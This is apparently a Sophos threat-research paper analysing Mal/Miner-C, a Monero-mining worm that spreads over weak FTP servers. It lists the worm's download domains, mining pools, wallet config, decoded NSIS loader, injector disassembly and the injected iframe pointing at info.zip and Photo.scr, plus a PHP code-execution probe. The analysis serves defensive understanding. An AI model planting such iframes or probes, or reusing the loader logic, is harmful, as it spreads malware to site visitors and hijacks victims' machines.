SOPHOS
Security made simple.

Cryptomining malware on NAS servers

A couple of years ago, coin mining was a bubbling story. There were many threats that used infected machines to mine cryptocurrencies at the expense of the victim. Mining coins on someone else’s machine could provide the attacker with free CPU resources from each infected system, so there was no need to steal directly from the victim. The infected machine would also deliver the block rewards from the mining operations into the attacker’s wallet.

The idea was perfect from the criminal’s point of view, but as time went on the average PC was no longer powerful enough to mine even a single coin. It was time to give up on this type of attack and turn the attention to other ways to make money, like ransomware. Recently a new malware family has found a way to use PCs efficiently to mine new types of cryptocurrency.

Attila Marosi, Senior Threat Researcher, SophosLabs

Contents


Introduction

A couple of years ago, coin mining was a bubbling story. There were many threats that used infected machines to mine cryptocurrencies at the expense of the victim. Mining coins on someone else's machine could provide the attacker with free CPU resources from each infected system, so there was no need to steal directly from the victim. The infected machine would also deliver the block rewards from the mining operations into the attacker's wallet.

The idea was perfect from the criminal's point of view, but as time went on the average personal computer was no longer powerful enough to mine even a single coin. It was time to give up on this type of attack and turn the attention to other ways to make money, like ransomware. Recently a new malware family has found a way to use PCs efficiently to mine new types of cryptocurrency.

Monero: the cryptocoin

For Bitcoin, the main challenge with mining was the difficulty. As more blocks were discovered, the difficulty associated with mining new coins also increased exponentially. After a certain point there was no measurable profit to be gained from mining using personal PCs. [1] As you can see in the picture below, the difficulty of mining increased dramatically after 2012.




A chart showing bitcoin difficulty changes over time.

After that point in 2012, mining on PCs became unprofitable and criminals lost interest, so they gave up trying to use victims' computers to mine and turned their attention to other types of malware to make money.

Although mining Bitcoins is no longer profitable, there are plenty of other digital currencies that are quite new and are significantly less difficult to mine. Many of them have very good cryptographic protections, which can effectively hide their users. One of these cryptocurrencies is Monero. [2]


Monero is a new digital cryptocurrency that is easier to mine than Bitcoin, as you can see below.



In this state, mining this type of cryptocurrency is profitable. Criminals recognized this and started to spread a new malware payload that uses infected machines to mine coins at the expense of the system owner’s CPU and GPU resources.

Based on my tests and information available on the internet, today’s average CPU can calculate 50-1500 hashes per second. This is not much on its own, but if hundreds or thousands are pooled together it could be enough to be of interest to a criminal to exploit.

Most of today’s PCs have a dedicated video module, or equipment to perform video rendering tasks called a GPU. This module can increase the number of hash calculations dramatically.



(https://www.cryptocoinsnews.com/scrypt-mining-nvidia-gtx-750-ti/)

Mal/Miner-C


(hash:2a5b3c07e32b3b2b0c1ef33a10685027703440ec)

This threat is interesting not only for the technique it uses to spread and get new nodes to help calculate hashes for the cryptocurrency, but it also attempts to copy itself to open (or weak) FTP folders in the hope of being executed on other machines.

The main NSIS

We have seen many versions of this threat. It is developed and maintained continuously, but all the versions seem to share a specific property: all the versions are developed in NSIS [6].

Contains multiple versions of miners:



[$PLUGINSDIR]		<DIR>
[NSIS]	nsi	2 421
Data	bin	78 642
load	exe	45 520
NsCpuCNMiner32	exe	1 433 600
NsCpuCNMiner64	exe	1 563 136
NsGpuCNMiner	exe	1 594 368
pools	txt	160
tmp	ini	3 164

The NSIS script queries information about the host system's CPU type(s) and GPU capabilities before creating AutoRun entries used for running itself. (NSCpuCNMine32.exe / NSCpuCNMine64.exe and NSGpuCNMine.exe)

```
66b965d1ee4013c80f7e0e27725e43f3d316325a NsGpuCNMiner.exe
fd358cfe41c7aa3aa9e4cf62f832d8ae6baa8107 NsCpuCNMiner32.exe
ce1fbf382e89146ea5a22ae551b68198c45f40e4 NsCpuCNMiner64.exe
```

The malware downloads the latest version of the NSIS script from one of these hosts:

- stafftest.ru
- hrtests.ru
- profetest.ru
- testpsy.ru
- pstests.ru
- qptest.ru
- prtests.ru
- jobtests.ru
- iqtesti.ru


The resources requested are typically named:

- stat.html
- test.html
- text.html

The downloaded document contains a list with the mining pools for which it will contribute. In our investigation it seems *moneropool.com* is the primary pool used by this threat.

```
stratum+tcp://mine.moneropool.com:3333
stratum+tcp://xmr.hashinvest.net:1111
stratum+tcp://monero.crypto-pool.fr:3333
stratum+tcp://mine.cryptoescrow.eu:3333
```


The tmp.ini file contains the wallets to log the effort of the mining operations. The mining pool will count and finally send payment to these accounts:



```
[Section1]
pool0="-o stratum+tcp://mine.moneropool.com:3333 -u 44Ynh6bQrj8bQcRYyB5uoVYdFWbqbdByYcoTZQQCHYzy5NH5catk3wCWJNGJusF6jz1LR8uYKFjAyYNu3wchRccLDj89XqS -p x"
pool1="-o stratum+tcp://mine.moneropool.com:3333 -u 4Aa3TcU7ixMVcYwbsw8ENVbFwt4ZuqrNBVij5TRvPCTpGRK5BKBHQPu7ahT7z2A6547a5Lcn7yPZV1xU22ZbviqxUX7JVuP -p x"
pool2="-o stratum+tcp://mine.moneropool.com:3333 -u 4ASTnar5DSKjPW6kD5D5wm4Ha9abEeUU2ik2D3KwBxTV88iV5AHTraxLpAU4ZGbzneh4ohNCjX1LBZYPtuzN3xKxGrtrU2g -p x"
pool3="-o stratum+tcp://mine.moneropool.com:3333 -u 44knnxmvnkkgyoQfQXziaXNAbxuxitDK3HrM5zFvJSjEemwvJFt5K4aPj2oHPq9aQa1rgVAW7KAH3XzJLRqt9qns6nQ81gH -p x"
pool4="-o stratum+tcp://mine.moneropool.com:3333 -u 42NBK2ZZ1QgbgDeJPuFDjG3UKejbtay1wHdFbxq6pjvVYVG1rp85ucuJhoxtwf41dgV6G3LyfjaL3iXbiAwdtqLuB5DcrXv -p x"
pool5="-o stratum+tcp://mine.moneropool.com:3333 -u 43jpYLHJYtX65gNQYsht7zgH2ayeT3USGJ1owZMfWi9gZYC7yroe6Rc9WK1kPu36DA6ECTKtFxPMTPRWVj17M5Cj713a1jw -p x"
pool6="-o stratum+tcp://mine.moneropool.com:3333 -u 41mieBAQdRVDWPCvV3cLWnKp43geNqoKUBi7rgJwR21x8BwPCefGCNigv8t6RC3rcvgytoALQqVFN6uwZufew6YnRxjFkaH -p x"
pool7="-o stratum+tcp://mine.moneropool.com:3333 -u 43f2365syasJKRGGL9H5fdiS2NfEnvn6Yd2vB8HxcqbMhXWgrmQK48EbsnHUL5rknSUGiGET9DkNS1n81MmUWYTQUuHdhbV -p x"
pool8="-o stratum+tcp://mine.moneropool.com:3333 -u 42sZmFqcpPyXH24VeFrJwpMeC2HLZw8ppjQ8SoWqsiidKhnBe8x3PxDA5mgETzD7dy9GXQ8qYw4BYH1yi4bJRrLcG9PJHuG -p x"
pool9="-o stratum+tcp://mine.moneropool.com:3333 -u 49ShrvNYkDm5ntXnvqwFxqasbnhGiGVyoBgv3zE7sRjAVfE2X4ebdqzN4dNDzE6zeTN83VZAnwu54eryaB1Y5uc84q8u9h9 -p x"
pool10="-o stratum+tcp://mine.moneropool.com:3333 -u 43rZr2dDZTKS1MtfWqYeAwWijfNME2u6Z6Peh3DZmBie9BkZiXtiMvRWxrAucA5PsQBs17MmuzidoFWwofhkWzEBUGkKVBe -p x"
pool11="-o stratum+tcp://mine.moneropool.com:3333 -u 44puJ9e27jyKc1et48J7SZLQ4pDcos96c6u84vcwHgCCce1TYqXxzpyR3gY793D9mKGEY7WjtC6TKA7eDbtvfrgGHoDNBGx -p x"
pool12="-o stratum+tcp://mine.moneropool.com:3333 -u 48mQG3H7HqR6mewfdjfujP2N7zTfEtqnzQqVXXm3DvkJTeQoGiTxebwV1zgMGqAFp3RRJv5aAPJHsSkbuxzuzExJJSkjbzX -p x"
pool13="-o stratum+tcp://mine.moneropool.com:3333 -u 487wfqThmwob8YMUrurbYBYx88km8AE9VU21bzTFNhaB2w96FcvwwxBJrFo5WABAbNPA5CY7tAmoz2j3yjtfRVtWRgkjVXh -p x"
pool14="-o stratum+tcp://mine.moneropool.com:3333 -u 48XnfySCkezbwF6HBdxfNeSnqUexvmmCNA6yKNHncDjpgvGYsYMD1WzVztFF9KeeJn4baHXC3dg2Y2g1ZxnxMHa6FNkoLVd -p x"
pool15="-o stratum+tcp://mine.moneropool.com:3333 -u 46CrKAz27Y3j89JqGY8ePCS9cpRksgptffaP1DML7j8HWXiZ6HyNH6WEt68rSqoGdJR379LLEoumyVRCjXLsLqvYRzQuryX -p x"
pool16="-o stratum+tcp://mine.moneropool.com:3333 -u 43dNpkPmQiuW67g3LmrEQpiqGU1jqwX8FYSjzqPPPt8FgRHeYMQbDUgPPfos5DTKH7MkorfSVJ2wgZYe1okBaSEk5GrKKsH -p x"
pool17="-o stratum+tcp://mine.moneropool.com:3333 -u 43tjagd2e8d4GXzYn5xmysYmDnLbvvZSHFPbMWtg4Cs1DLwztfENYbNBz8Y8fmuhpCXFHDzXUWn2QZwhswsNtgzTM8v899K -p x"
pool18="-o stratum+tcp://mine.moneropool.com:3333 -u 44Nxd9V7n6ABKTs9xqjKkWAPrWgy5EPAjgT7G2yqrjDy9pZyDyVTvhaeu6AMgTFXhzT9cYy525ACoMkACTZBagj8UFxg7qB -p x"
pool19="-o stratum+tcp://mine.moneropool.com:3333 -u 48BdVBvJikXN4p918KHKDbK92ymnHqZbsbkUPqWFQwMwjXDTjv6ZcfFEyhNoU4XJ9zJQnoccWB6ua4tPpfCbNTmH1wMadNE -p x"
[Section2]
[Section10]
name="cryptonote"
```


The resources which are downloaded at runtime are obfuscated by ROT47 with a custom character set.

For example, the *stat.html* file originally looks like this:



```
<HTML>
<HEAD>
<BODY>
<IMG
O/wF0@r[IMGiignr%r
SrwC9,8er669e[uSOLID[:=08h
I&9.["Sw/:6\0&9.n0&9"
Rry/r6wE%r&/w09.Lr?r@[/6re
S29tI.6wDrw70@6[.r?re629t
S0@r.wI.6w7@@[60@r.w
k5r40.r[&['SweC8q[$'
k5r40.r[6['SweC,8[$'
k5r40.r[4['F0@r[u.9.47w7@['
k,7&e9[j[j[h[g
0.rw&bb3rw[uTOSTACK["2ww8bu${j}"[""[uEND
P98[$Ri
P98[$Ri
${&}f["[ mnbvcxzlkjhgfdsapoiuytrewq/0987654321!@=%&?:.,["
${&}Rd[""
```

After decoding:



```
<HTML>
<HEAD>
<BODY>
<IMG
OutFile IMG003.exe
SetCompressor /SOLID bzip2
Icon "Stubs\icon.ico"
RequestExecutionLevel user
ShowInstDetails nevershow
SilentInstall silent
!define c 'StrCpy $'
!define s 'StrCmp $'
!define f 'File /nonfatal '
!macro 1 1 2 3
inetc::get /TOSTACK "http:/${1}" "" /END
Pop $R0
Pop $R0
${c}4 "  ,.:?&%=@!1234567890/qwertyuiopasdfghjklzxcvbnm "
${c}R5 ""
```

This method gives the criminals an opportunity to update the malware each time it is started. Since it generates a new initialization file when it is launched, it helps the malware avoid security solutions. It also gives the botnet operators a chance to change the payload of the threat in the future, for example, dropping ransomware to the victim's machine after the mining business is no longer profitable.

tftp.exe


Interestingly, not all the instances of the malware contain the tftp.exe file.

```
23ec304fab33af1cacf0a167aeb7465631286128 tftp.exe
```

This executable just randomly generates IP addresses and tries to login. It has an embedded list of usernames and passwords that it uses to try to gain access.

It's a kind of worm: if a host gets infected, it not only serves its owner by mining digital currency, but it also tries to infect other systems via FTP services.

If the embedded credentials are able to successfully connect to an FTP service, it tries to copy itself to the server and modify an existing web-related file with the extension .htm or .php in an attempt to further infect visitors to the host system.




```
loc_4015A5:
lea     eax, [ebp+FindFileData.cFileName]
mov     [esp+0Ch+dwAccessType], offset SubStr ; ".htm"
mov     [esp+0Ch+lpszAgent], eax ; Str
call    strstr
test    eax, eax
jz      loc_401850
```

```
loc_401850:
lea     eax, [ebp+FindFileData.cFileName]
mov     [esp+0Ch+dwAccessType], offset a_php ; ".php"
mov     [esp+0Ch+lpszAgent], eax ; Str
call    strstr
test    eax, eax
jnz     loc_4015C3
```

```
lea     eax, [ebp+FindFileData.cFileName]
mov     [esp+0Ch+dwAccessType], offset a_htm_0 ; ".HTM"
mov     [esp+0Ch+lpszAgent], eax ; Str
call    strstr
test    eax, eax
jnz     loc_4015C3
```

```
lea     eax, [ebp+FindFileData.cFileName]
mov     [esp+0Ch+dwAccessType], offset a_php_0 ; ".PHP"
mov     [esp+0Ch+lpszAgent], eax ; Str
call    strstr
test    eax, eax
jnz     loc_4015C3
```

If a file with this extension is found, the threat injects source code that creates an iFrame referencing the files info.zip or Photo.scr.



```
mov     eax, [ebp+lpszSearchFile]
mov     [esp+0Ch+lpszServerName], eax
mov     eax, [ebp+lpszServerName]
mov     [esp+10h], eax
mov     eax, [ebp+lpszPassword]
mov     [esp+0Ch+lpszProxyBypass], eax
mov     eax, [ebp+lpszUserName]
mov     [esp+0Ch+dwAccessType], offset aIframeSrcFtpSS ; "<iframe src=ftp://%s:%s@%s/%s/info.zip "...
mov     [esp+0Ch+lpszProxy], eax
lea     eax, [ebp+szSearchFile]
mov     [esp+0Ch+lpszAgent], eax ; Dest
call    sprintf
mov     eax, [ebp+File]
mov     [esp+0Ch+dwAccessType], eax ; File
lea     eax, [ebp+szSearchFile]
mov     [esp+0Ch+lpszAgent], eax ; Str
call    fputs
```

If someone opens a page infected like this, the page will pop up a "save file" dialog. This kind of social engineering is needed to execute this threat, as it cannot infect machines automatically, but it bring the threat very close to the victim. Ultimately this threat needs the user to click or run the file in order for the new system to become infected.

This will be further described at the end of this paper. Since this action is noisy, the majority of potential devices that could be infected in this way have already been infected. After a time, the criminals behind this threat may opt to not spread this "tool" with malware, as it may prove ineffective as a mechanism for infecting additional systems.

Interesting notes

There is a scanner- or hacker-related service that I have no detailed information on, but I have observed many times within the last year. It involves placing a file on the device with the name **w0000000t.php.**

This file contains:

```
<?php echo base64_decode("bm9wZW5vcGVub3Bl"); ?>
```

If the file upload was successful, requesting this document as http://xxx.xxx.xxx.xxx/w0000000t.php would result in the following response:

```
nopenopenope
```

This provides the attacker with proof of code execution capabilities on the host.

While searching for *Mal/Miner-C,* we found many hosts identified with this method, indicating that the host was most likely compromised more than once. On the first occasion, w0000000t.php was deployed. Later, *Mal/Miner-C* may have been deployed using the knowledge of the host's ability to execute code on the device by injecting the iFrame.

```
<?php echo base64_decode("bm9wZW5vcGVub3Bl"); ?>
<iframe src=ftp://ftp:shadow@196.xxx.xxx.76//info.zip width=1 height=1
frameborder=0>
</iframe>
<iframe src=Photo.scr width=1 height=1 frameborder=0>
</iframe>
```

The highlighted credential was used in this case by *Mal/Miner-C* to upload an instance of *info.zip*, *Photo.scp* as well as infect the .php file.

